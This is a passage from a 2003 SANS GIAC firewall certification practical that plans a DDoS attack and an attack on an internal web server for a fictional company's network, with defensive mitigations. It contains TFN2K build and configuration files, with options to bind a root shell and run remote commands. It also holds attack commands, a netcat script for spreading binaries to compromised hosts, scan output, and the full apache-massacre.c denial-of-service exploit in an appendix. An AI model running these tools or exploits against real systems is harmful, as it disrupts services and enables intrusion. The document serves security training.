
- attempts to "flood" a network, thereby preventing legitimate network traffic

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- attempts to disrupt connections between two machines, thereby preventing access to a service
- attempts to prevent a particular individual from accessing a service
- attempts to disrupt service to a specific system or person

A distributed denial of service attack (DDoS) will use multiple machines from which to launch the attack from. There are a number of tools readily available on the Internet to perform such attacks, eg, trinoo (http://staff.washington.edu/dittrich/misc/trinoo.analysis) , shaft (www.chi-publishing.com/portal/backissues/pdfs/ISB_2000/ISB0504/ISB0504SDNLDD.pdf) and mstream (http://www.ciac.org/ciac/bulletins/k-037.shtml).

The tool I have selected to use is the TFN2K which made up of client and daemon programs, which implement their attack using ICMP flood, SYN flood, UDP flood, and others. The hierarchy of clients and daemons is as follows:



The attacker launches an attack by communicating with one or more client programs which in turn control many daemons that launch a packet based attack against the victim simultaneously. The power of such attacks can be seen here as one attacker can utilize the services of hundreds or thousands of unsuspecting machines who can act as clients or daemons. In the case of TFN2K, the daemons can attack the victim using TCP SYN attempts, UDP, ICMP echo requests or broadcast ping. The daemon can also be instructed to alternate between all of these methods, the aim being to overwhelm the victim either degrading it or completely disabling it. The source IP address will be spoofed however each connection attempt will take up system resources

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

until eventually the victim will be disabled. In our case where we have 50 compromised cable/DSL modems system at our disposal we will probably not completely overwhelm the victim but should slow it sufficiently for it to become difficult for any of GIACs customers to use effectively.

TFN2K was selected for a number because of a number of features it offers. Jason Barlow and Woody Thrower [22] have neatly summarized some of them:

1. The client communicates with the daemon using TCP, UDP and ICMP simultaneously making detection difficult.
2. Four attack styles are offered, TCP, UDP, ICMP Echo Request or Broadcast Ping.
3. TFN2K is silent and will not acknowledge the commands it receives. The command packets can be interspersed with decoy packets.
4. The commands are not string based making simple text searches difficut.
5. All commands are encrypted using CAST-256. The key is defined at compile time.
6. Encrypted data is base64 encoded before it is sent.
7. The daemon spawns a child for each attack against a target and attempts to disguise itself by altering the contents of argv[0] thereby altering the process name on some platforms. These process names are defined during compilation and may vary from one install to the next. This means the daemon can masquerade as a normal process making it difficult to detect.

Copies of the TFN2 source code are widely available but for the purposes of the assignment I will assume I downloaded mine from ftp://ftp.ntua.gr/pub/security/technotronic/denial/. The TFN2K clients and daemons must be installed on the target machines running under root. Before compilation the src/makefile must be edited to uncomment the options for the desired operating system:

```
# Tribe FloodNet - 2k edition
# by Mixter <mixter@newyorkoffice.com>
# Generic Makefile

# Linux / *BSD* / Others
CC = gcc
CFLAGS = -Wall -O3
CLIBS =

# Solaris (IRIX / AIX / HPUX ?)
#CC = gcc
#CFLAGS = -Wall -O3
#CLIBS = -lnsl -lsocket

# Win32 (cygwin)
#CC = gcc
#CFLAGS = -Wall -DWINDOZE -O2
#CLIBS =
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
SERVER_OBJ = pass.o aes.o base64.o cast.o flood.o ip.o process.o
tribe.o td.o
CLIENT_OBJ = pass.o aes.o base64.o ca st.o ip.o tribe.o tfn.o

all: td tfn

clean:
      @echo removing junk...
      @rm -f tfn td mkpass disc pass.c *.exe *.o *~

tfn:  agreed ${CLIENT_OBJ}
      ${CC} ${CFLAGS} ${CLIBS} ${CLIENT_OBJ} -o tfn
      strip tfn

td:   agreed ${SERVER_OBJ}
      ${CC} ${CFLAGS} ${CLIBS} ${ SERVER_OBJ} -o td
      strip td

agreed: disc
      ./disc

pass.c:     mkpass
      ./mkpass

war:
      @echo ...not love\!
```

The config file is as follows:

```
/*
 * Tribe FloodNet - 2k edition
 * by Mixter <mixter@newyorkoffice.com>
 *
 * config.h - user defined values
 *
 * This program is distributed for educational purposes and without
any
 * explicit or implicit warranty; in no event shall the author or
 * contributors be liable for any direct, indirect or incidental
damages
 * arising in any way out of the use of this softw are.
 *
 */

#ifndef _CONFIG_H

#define HIDEME "tfn-daemon"   /* background process name */
#define HIDEKIDS "tfn-child"  /* flood/shell thread names */
#define CHLD_MAX 50           /* maximum targets a server handles at
a time */
#define DELIMITER "@"         /* to separate ips and broadcasts
(host1@host2@...) */
#define REQUIRE_PASS          /* require server password to be
entered and
                           verified before the client will work? */

#undef ATTACKLOG "attack.log" /* keep server side logs of attacked
victims */

/* Note: the passwo rd is not defined here, but at compile time. The
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
   requests will be encrypted anyways, you DON'T need to change this
*/

#define PROTO_SEP '+'   /* session header separator, can be anything
*/
#define ID_SHELL  'a'   /* to bind a root shell */
#define ID_PSIZE  'b'   /* to change size of udp/icmp packets */
#define ID_SWITCH 'c'   /* to switch spoofing mode */
#define ID_STOPIT 'd'   /* to stop flooding */
#define ID_SENDUDP'e'   /* to udp flood */
#define ID_SENDSYN'f'   /* to syn flood */
#define ID_SYNPORT'g'   /* to set port */
#define ID_ICMP   'h'   /* to icmp flood */
#define ID_SMURF  'i'   /* haps! haps! */
#define ID_TARGA  'j'   /* targa3 (ip stack penetration) */
#define ID_MIX    'k'   /* udp/syn/icmp intervals */
#define ID_REXEC  'l'   /* execute system command */

#define _CONFIG_H
#endif
```

The client is command driven and enables the following parameters to be entered to commence the attack:

1. Set protocol for communication between master and agents (ICMP, UDP, TCP).
2. Number of decoy requests sent out with each real request.
3. Set spoof level.
4. List of targets to attack.
5. List of hosts with TFN2K agents.
6. Packet size.
7. Initiate UDP flood
8. Initiate TCP/SYN flood.
9. Initiate ICMP/Ping flood.
10. Initiate ICMP/Smurf flood.
11. Initiate Mix flood.
12. Halt all flooding.

Thus, a typical command would read something like

tfn -P tcp udp –D 5 –f host.list –i targethostname -p 80,443

Where:

-P is the protocol to be used for the attack, in this case tcp and udp
-D is the number of decoy packets to be sent along with attack packets. The decoy packets are sent to other machines making detection of the daemon more difficult.
-f is the input file to read from with the addresses of the attack hosts.
-I is the name of the target host
-p is the destination port on which to launch the attack

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Another option I could add is the –s switch which allows the source IP address of the attack to be set. In this case omitting it will mean the source IP address will be randomly selected.

The daemons and clients must first be distributed to the compromised hosts. This can be achieved in a number of ways, either manually through an existing vulnerability in that host or automatically. A manual install form example may be as simple as exploiting an open telnet connection to a host. Given that many of the target hosts may be home PCs connected to the Internet via a cable connection this is highly likely.

David Dittrich [23] proposes a way of spreading precompiled binaries of the client and daemon using simple scripts. Firstly the target hosts must be readied for accepting the client and daemon software by setting up a command shell running under root that will listen on a pre-defined port, commonly TCP 1524. A simple script is then run that uses netcat to pipe the pre compiled binaries to the target systems. David's script for distributing the trinoo client is as follows:

```
./trin.sh | nc 128.aaa.167.217 1524 &
./trin.sh | nc 128.aaa.167.218 1524 &
./trin.sh | nc 128.aaa.167.219 1524 &
./trin.sh | nc 128.aaa.187.38 1524 &
./trin.sh | nc 128.bbb.2.80 1524 &
./trin.sh | nc 128.bbb.2.81 1524 &
./trin.sh | nc 128.bbb.2.238 1524 &
./trin.sh | nc 128.ccc.12.22 1524 &
./trin.sh | nc 128.ccc.12.50 1524 &
```

The target port in this case is TCP port 1524.

Now, down to attacking Wolfgangs's network …

Wolfgang has applied rules in his firewall limiting traffic to and from his DMZI network. His rules do not permit ICMP echo requests so we cannot use this form of TFN2K attack, rather we will need to use either TCP SYN or UDP attacks or both. He has also placed rules in his primary firewall restricting what protocols can connect with what elements on the network. Of interest to us is a rule permitting TCP ports 80 and 443 to his web server at 192.168.2.33. We could glean this information form performing Nmap scans against a target host to see what ports are accessible through the firewall or simply by surfing the web until we came across a likely candidate for attack. He also has rules permitting SMTP to his mail relay at 192.168.0.34 and UDP port 53 to the DNS server at 192.168.0.35. I've decided to attack the web server as the results of a successful attack will arguably be most noticeable, it also lets me attack two ports.

Assuming I have my network of clients and daemons in place to kick off the attack, I would use the following command:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
tfn –P tcp –D 5 –f attackhosts.txt –i www.giac.com -p 80
443
```

I have not selected to –S switch so the source IP address will be randomly selected. Although Wolfgang has applied anti-spoofing rules in his firewall enough of these packets will be generated from valid address ranges that they should get through.

Stopping DDoS attacks is unfortunately difficult to achieve as I have shown here they can use valid traffic patterns to launch their attack. Wolfgang has certainly taken many steps to minimize the damage however which include:

1. Filtering out non routable IP addresses which Wolfgang is doing on his border router. This will limit the traffic to only valid addresses.
2. Apply rules to deny ICMP into the network. Wolfgang is also doing this.
3. Block all unused ports at the firewall. This will restrict the ports on a host that can be attacked.
4. Use an Intrusion detection system.
5. Regularly monitor network activity so that aberrations in traffic flow can be quickly detected.

18. ATTACKING AN INTERNAL SYSTEM

This question requires that I select an internal system on Wolfgang's network and outline a strategy for attacking it through the perimeter, ie from the Internet. The easiest systems to attack will be those that are accessible from the Internet as there will be rulesets in the firewall permitting communications with them. Attacks against internal systems normally use vulnerabilities on the software a host is running – either the operating system or application software, eg a web server or a mail server. As mentioned I was not able to physically conduct these attacks and have provided the methodology I would use if I were to do so, including tools used and relevant commands.

Having decided that for some reason I am going to attack GIAC enterprises will first need to find out what the hosts are, what ports are opened to them and the software running on each to find a vulnerability that may be relevant.

Determining what ports are open to each host is a relatively simple manner and I would use Nmap. My command would be as follows:

```
nmap –P0 –sS -F www.giac.com
```

I have elected to use a TCP SYN scan only as this will probably not be logged depending on what's been configured on the host. The –F reduces the search to well known ports and should speed up the scan. Now that I have a list of how to access a host I now need to find out detailed information about the host itself.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Firstly I will try and find out what operating system are running. One such tool is p0F written by William Strearns and available at http://www.stearns.org/p0f/. P0F is a passive Operating System fingerprinting tool in that it does not send any data to the host it is targeting but rather relies on collected data sent from the host. It looks at initial details in the packet received from the host such TTL, window size, maximum segment size, don't fragment flag, sackOK option, nop option, window scaling option, and initial packet size. These vary from one TCP stack to another which provides a unique 67-bit signature for every system.

The Nmap tool I used previously also provides an OS fingerprinting capability that can be activated with the –O switch. This tool again uses varying TCP options in the TCP header relying on the fact that the TCP stack in each operating system varies and the replies received back will provide information on what system is being used. A sample of an Nmap command with the output is shown below, this scan was performed against Windows XP host on my network at work.

```
nmap –P0 -sT -p 80-100 –O 144.131.21.240
```

In this case the port range has been limited to between 80 and 100, the results were as follows:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on gilbert.sec-arch.XXXXX.com.au
(144.131.21.240):
(The 20 ports scanned but not shown below are in state:
closed)
Port       State      Service
80/tcp     open       http
Remote operating system guess: Windows 2000/XP/ME

Nmap run completed -- 1 IP address (1 host up) scanned in
11 seconds
```

In this case Nmap correctly guessed the hosts OS. Nmap will not always work however. To function properly, Nmap uses 7 tests that require at least 1 open and 1 closed port on the host to be accessible. Fyodor [27] has summarized these as follows:

1. SYN packet to an open port
2. NULL to an open port
3. SYN|FIN|URG|PSH to an open port
4. ACK to an open port
5. SYN, ACK, and FIN|PSH|URG to a closed port
6. As for test 5
7. As for test 5

In all cases the TCP options in the packet are varied and each OS will respond with slightly different TCP settings.

© SANS Institute 2003, Author retains full rights.

What that means for GIAC is that Nmap will not work as the web server is sitting behind a firewall. The firewall is only allowing traffic from the Internet on TCP ports 80 and 443, we will not therefore have access to a closed port to complete a successful test. My tool of choice would therefore be p0F.

Another method to elicit system information is banner grabbing which will provide information about application software running on a host. This will be important when determining what to attack and how to attack it. My choice here would be to use a simple tool called Scanline, which is a free tool produced by Foundstone Inc and available at http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/scanline.htm. Scanline is a command line scanning tool similar to Nmap however is not as sophisticated in that it only enables a full TCP handshake with ports and has no options for 'stealthy' scans like Nmap. One of the neat options available with Scanline is an option to grab banners from ports it detects.

As an example I performed a the following simple scan of the server used in the previous Nmap example at 144.131.21.240:

```
sl -bt 1 80 144.131.21.240
```

The –bt options indicate I wish to grab banners and the scan will be a tcp scan. I have also limited the result to only one port, 80 in the case, as my previous scan indicates that is the only port open. The result was as follows:

```
Scan of 1 IP started at Thu Jun 26 10:08 :23 2003

----------------------------------------------------------------------
----------
144.131.21.240
Responded in 0 ms.
0 hops away
Responds with ICMP unreachable: No
TCP ports: 80


TCP 80:
[HTTP/1.1 200 OK Server: Microsoft -IIS/5.0 Content-Location:
http://144.131.21.240/CrystalIndex1.html Date: Thu, 26 Jun 2003
00:03:22 GMT Content -Type: text/h]

----------------------------------------------------------------------
----------

Scan finished at Thu Jun 26 10:08:23 2003
```

I have highlighted the relevant section of the scan that has indicated the target is running a Microsoft-IIS/5.0 web server.

As a final way of getting information about the system I want to attack I could use social attacks such as dumpster diving, searching through physical waste

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

discarded by GIAC, I may find invoices from vendors detailing software versions etc. Also, I could search the myriad of web based forums used by system administrators, some of these may contain information about the network or parts of it to a detailed level. I obtained this item from an Apache forum at http://www.tek-tips.com/gthreadminder.cfm/lev2/3/lev3/22/pid/65:

mikeamin (TechnicalUser) **Jun 23, 2003**

I am installing Apache 2.46 with Linux 9, after installing apache got this error message. Starting httpd: httpd: module "mod_access.c" is not compatible with this version of Apache. Please contact the ven dor for the correct version.

From this simple request we would know that 'mikeamin' is running Apache version 2.46 on a Linux 9 platform.

Assuming I have conducted all of this reconnaissance I have found the following:

1. A web server at 192.168.0.33, access is restricted to TCP ports 80 and 443. This web server is a Linux Redhat 7.3 server running an Apache web server version 1.3.27-2
2. A DNS Server at 192.168.0.35, access is restricted to UDP port 53. This server is a Linux Redhat 7.3 server running Redhat Bind 9.2.1 –
3. A Mail Relay at 192.168.0.34 accessible on TCP port 25. This is a Linux Redhat 7.3 server running Redhat sendmail 8.11.6-15.

Because the firewall is restricting traffic to and from these servers the typical way to compromise them is through a vulnerability in the server or the software it is running. I decided to attempt to attack Wolfgang's web server as the results would be most probably be most 'spectacular' – noticeable. To find a potential vulnerability the Internet was searched for vulnerabilities in Apache web servers. I would naturally assume that the server would probably be well patched so my vulnerability should be one of the latest.

A vulnerability in the Apache web server version 2.0.44 and prior was identified in April 2003 potentially making them vulnerable to a Denial of Service Attack, CVE CAN-2003-0132 [24], CERT Vulnerability Note 206537 [25]. Although nothing states the vulnerability applies to version 1.3.27 it may well and is worth a try.

The vulnerability exploits the way in which Apache's web server handles large chunks of consecutive line feed characters. The web server allocates an eighty-byte buffer for each linefeed character without specifying an upper limit for allocation. System resources can quickly be consumed if multiple line feeds are received. Mathew Murphy [26] was able to cause Apache to consume 390Mb of memory in the space of a few minutes when his exploit was the only process running. In addition to consuming valuable system resources and degrading system performance, the leaked memory can only be retrieved when the child process terminates. Mathew [26] produced

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

some code called 'apache-massacre.c' to exploit this vulnerability and this can be found at Appendix 1. The code works by sending data a pre-defined number of line feed characters to a target server. Initial results showed a target server could be crashed within minutes.

To mitigate against attacks such as these the following actions should be undertaken:

1. Rules in border routers and firewalls must restrict traffic to only that which is necessary.
2. Hosts should be 'hardened' to reduce the number of potential vulnerabilities that may be available. Hardening was discussed in Question 1.
3. Alter the TCP/IP stack behaviour of the various exposed hosts so that the packets originating from the hosts do not match those expected for that kind of OS, eg alter the initial. There are even tools to help in this manner, one such being IP Personality (suitable for Linux only) available at http://ippersonality.sourceforge.net. This will enable values like the Initial Sequence Number and the Window Size to be changed which will make it harder for tools like p0F and Nmap to correctly guess what OS is running.
4. Modify the banners that the host will return when requested by tools like scanline. This will make it harder to correctly enumerate what OS and application software is running.
5. Ensure that all up to date software patches installed for all software running on all hosts. Vendors constantly release software patches to counter vulnerabilities found in their products. It is essential that there are sound processes in place to recognize that a vulnerability has been found, and then to source the relevant software patch and install that patch.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

REFERENCE LIST

1. Astaro Security Linux V4 User's Guide. Released 27/02/2003. www.astaro.org
2. Hardening the Bind v8 DNS Server, Sean Boran, http://www.boran.com/security/sp/bind_hardening8.html
3. Securing an Internet Name Server, Allen Householder and Brian King, CERT Coordination Centre, August 2002, http://www.cert.org/archive/pdf/dns.pdf
4. SANS GCFW Course Notes, TCP/IP for Firewalls, Book 2.1, Judy Novaks Primary Author, issued February 2003, Darling Harbour, Australia
5. Securing Windows 2000 Terminal Services, http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/win2kts/maintain/optimize/secw2kts.asp.
6. Cert Advisory http://www.cert.org/advisories/CA-2003-08.html
7. Cert Incident Note http://www.cert.org/incident_notes/IN-2000-02.html
8. Internet Storm Centre, Top Ten Incidents and Trends, http://isc.incidents.org/
9. Internet Storm Centre, http://isc.incidents.org/reports.html
10. What is Egress Filtering and How Can I Implement It? Chris Brenton, SANS Institute, 2/29/00, http://www.sans.org/rr/firewall/egress.php
11. Router Security Configuration Guide, National Security Agency, Report Number C4-040R-02, version 1.1, dated 27 September 2002, http://www.nsa.gov/snac/index.html
12. SANS GCFW Course Notes, Packet Filtering, Book 2.2, 2003, issued February 2003, SANS Darling Harbour
13. Auditing Your Firewall Setup, Lance Spitzner, http://www.spitzner.net/audit.html September 2000
14. Auditing Firewalls 101, J T Lazo, Richmond Area ISACA Meeting, 16 January 2001
15. Audit of Internet Firewall Program, Diane Rochette, 1 March 2000, http://www.auditnet.org/docs/firewall%20audit%20program.txt
16. The Art of Port Scanning by Fyodor, 'Fyodor', last updated 6 September 1997, http://www.insecure.org/nmap/nmap_doc.html
17. GCFW Practical Assignment, v1.7, Nick Read, SANS Sydney, Australia January 2002
18. GCFW Practical Assignment v1.9, Wolfgang Gottschalk, submitted 27 April 2003, http://www.giac.org/practical/GCFW/Wolfgang_Gottschalk_GCFW.pdf
19. Checkpoint FW-1/VPN-1 Possible DoS Attack Against the Syslog Daemon, AERAsec Security Advisory ID Number ae-200303-064 dated 21 March 2003, http://www.aerasec.de/security/advisories/checkpoint-fw1-ng-fp3-syslog-crash.html
20. Check Point VPN-1/Firewall-1 Remote Syslog Data Resource Consumption Vulnerability, Bugtraq ID 7159, dated 20 March 2003, http://www.securityfocus.com/bid/7159

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

21. Denial of Service Attacks, CERT, 4 June 2001, http://www.cert.org/tech_tips/denial_of_service.html
22. TFN2K – An Analysis, Jason Barlow and Woody Thrower, AXENT Security Team, 7 March 2000, Revision 1.3, http://packetstormsecurity.nl/distributed/TFN2k_Analysis-1.3.txt
23. Tribal Flood, David Dittrich, University of Washington, 21 October 1999, http://www.donkboy.com/html/stuff.htm
24. CVE Candidate 0132, http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0132
25. CERT Vulnerability Note 206537, http://www.kb.cert.org/vuls/id/206537
26. Denial of Service Attack for Apache HTTP Server 2.x, Mathew Murphy, 9 April 2003, http://www.securiteam.com/unixfocus/5YP012K9PS.html
27. Remote OS Detection via TCP/IP Stack Fingerprinting, Fyodor, 18 October 1998, modified 11 June 2002, http://www.insecure.org/nmap/nmap-fingerprinting-article.html

© SANS Institute 2003, Author retains full rights.

APPENDIX 1

Exploit code for Apache vulnerability:

```
/* apache-massacre.c
 * Test code for Apache 2.x Memory Leak
 * By Matthew Murphy
#ifndef _WIN32
#include <netdb.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <sys/stat.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <fcntl.h>
#else
#include <windows.h>
#pragma comment(lib, "wsock32.lib")
#endif
#include <stdlib.h>
#include <stdio.h>
int sig_fired = 0;
#ifndef _WIN32
void sig_handler(int sig) {
#else
BOOL WINAPI sig_handler(DWORD dwCtrlType) {
#endif
  sig_fired = 1;
#ifndef _WIN32
  return;
#else
  return TRUE;
#endif
}
int main(int argc, char *argv[]) {
  SOCKET s;
  struct sockaddr_in sin;
  char buffer[1025];
  struct hostent *he;
  unsigned short iPort = 80;
  int newlines = 100;
  char *p;
  char *p2;
  int i;
#ifdef _WIN32
  WSADATA wsa_prov;
#endif
  printf("Apache Massacre v1.0\r\n");
  printf("Exploit by Matthew Murphy\r\n");
  printf("Vulnerability reported by iDEFENSE Labs\r\n\r\n");
#ifdef _WIN32
  if (WSAStartup(0x0101, &wsa_prov)) {
    perror("WSAStartup");
    exit(1);
  }
#endif
  printf("Please enter the web server's host/IP: ");
  fgets(&buffer[0], 1024, stdin);
  he = gethostbyname(&buffer[0]);
  if (!he) {
    perror("gethostbyname");
```

© SANS Institute 2003, Author retains full rights.

```
    exit(1);
  }
  sin.sin_addr.s_addr = *((unsigned long *)he->h_addr);
  printf("Please enter the web server's port: ");
  fgets(&buffer[0], 1024, stdin);
  iPort = (unsigned short)atoi(&buffer[0]);
#ifndef _WIN32
#ifdef _SOLARIS
  sigset(SIGINT, &sig_handler);
#else
  signal(SIGINT, &sig_handler);
#endif
#else
  SetConsoleCtrlHandler(&sig_handler, TRUE);
#endif
  printf("How many newlines should be in each request [100]: ");
  fgets(&buffer[0], 1024, stdin);
  if (!buffer[0] == 0x0D && !buffer[0] == 0x0A) {
    newlines = atoi(&buffer[0]);
  }
  p = malloc(newlines*2);
  p2 = p;
  for (i = 0; i < newlines; i++) {
    *p2 = 0x0D;
    p2++;
    *p2 = 0x0A;
    p2++;
  }
  newlines += newlines;
  s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
  if (s < 0) {
    perror("socket");
    exit(1);
  }
  sin.sin_family = AF_INET;
  sin.sin_port = htons(iPort);
  if (connect(s, (const struct sockaddr *)&sin, sizeof(struct
sockaddr_in))) {
    perror("connect");
    exit(1);
  }
  while (1) {
    if (!send(s, (char *)p, newlines, 0) == newlines) {
      perror("send");
      exit(1);
    }
    if (sig_fired) {
      printf("Terminating on SIGINT");
      free(p);
#ifndef _WIN32
      close(s);
#else
      closesocket(s);
      WSACleanup();
#endif
      exit(0);
    }
  }
}
```

© SANS Institute 2003, Author retains full rights.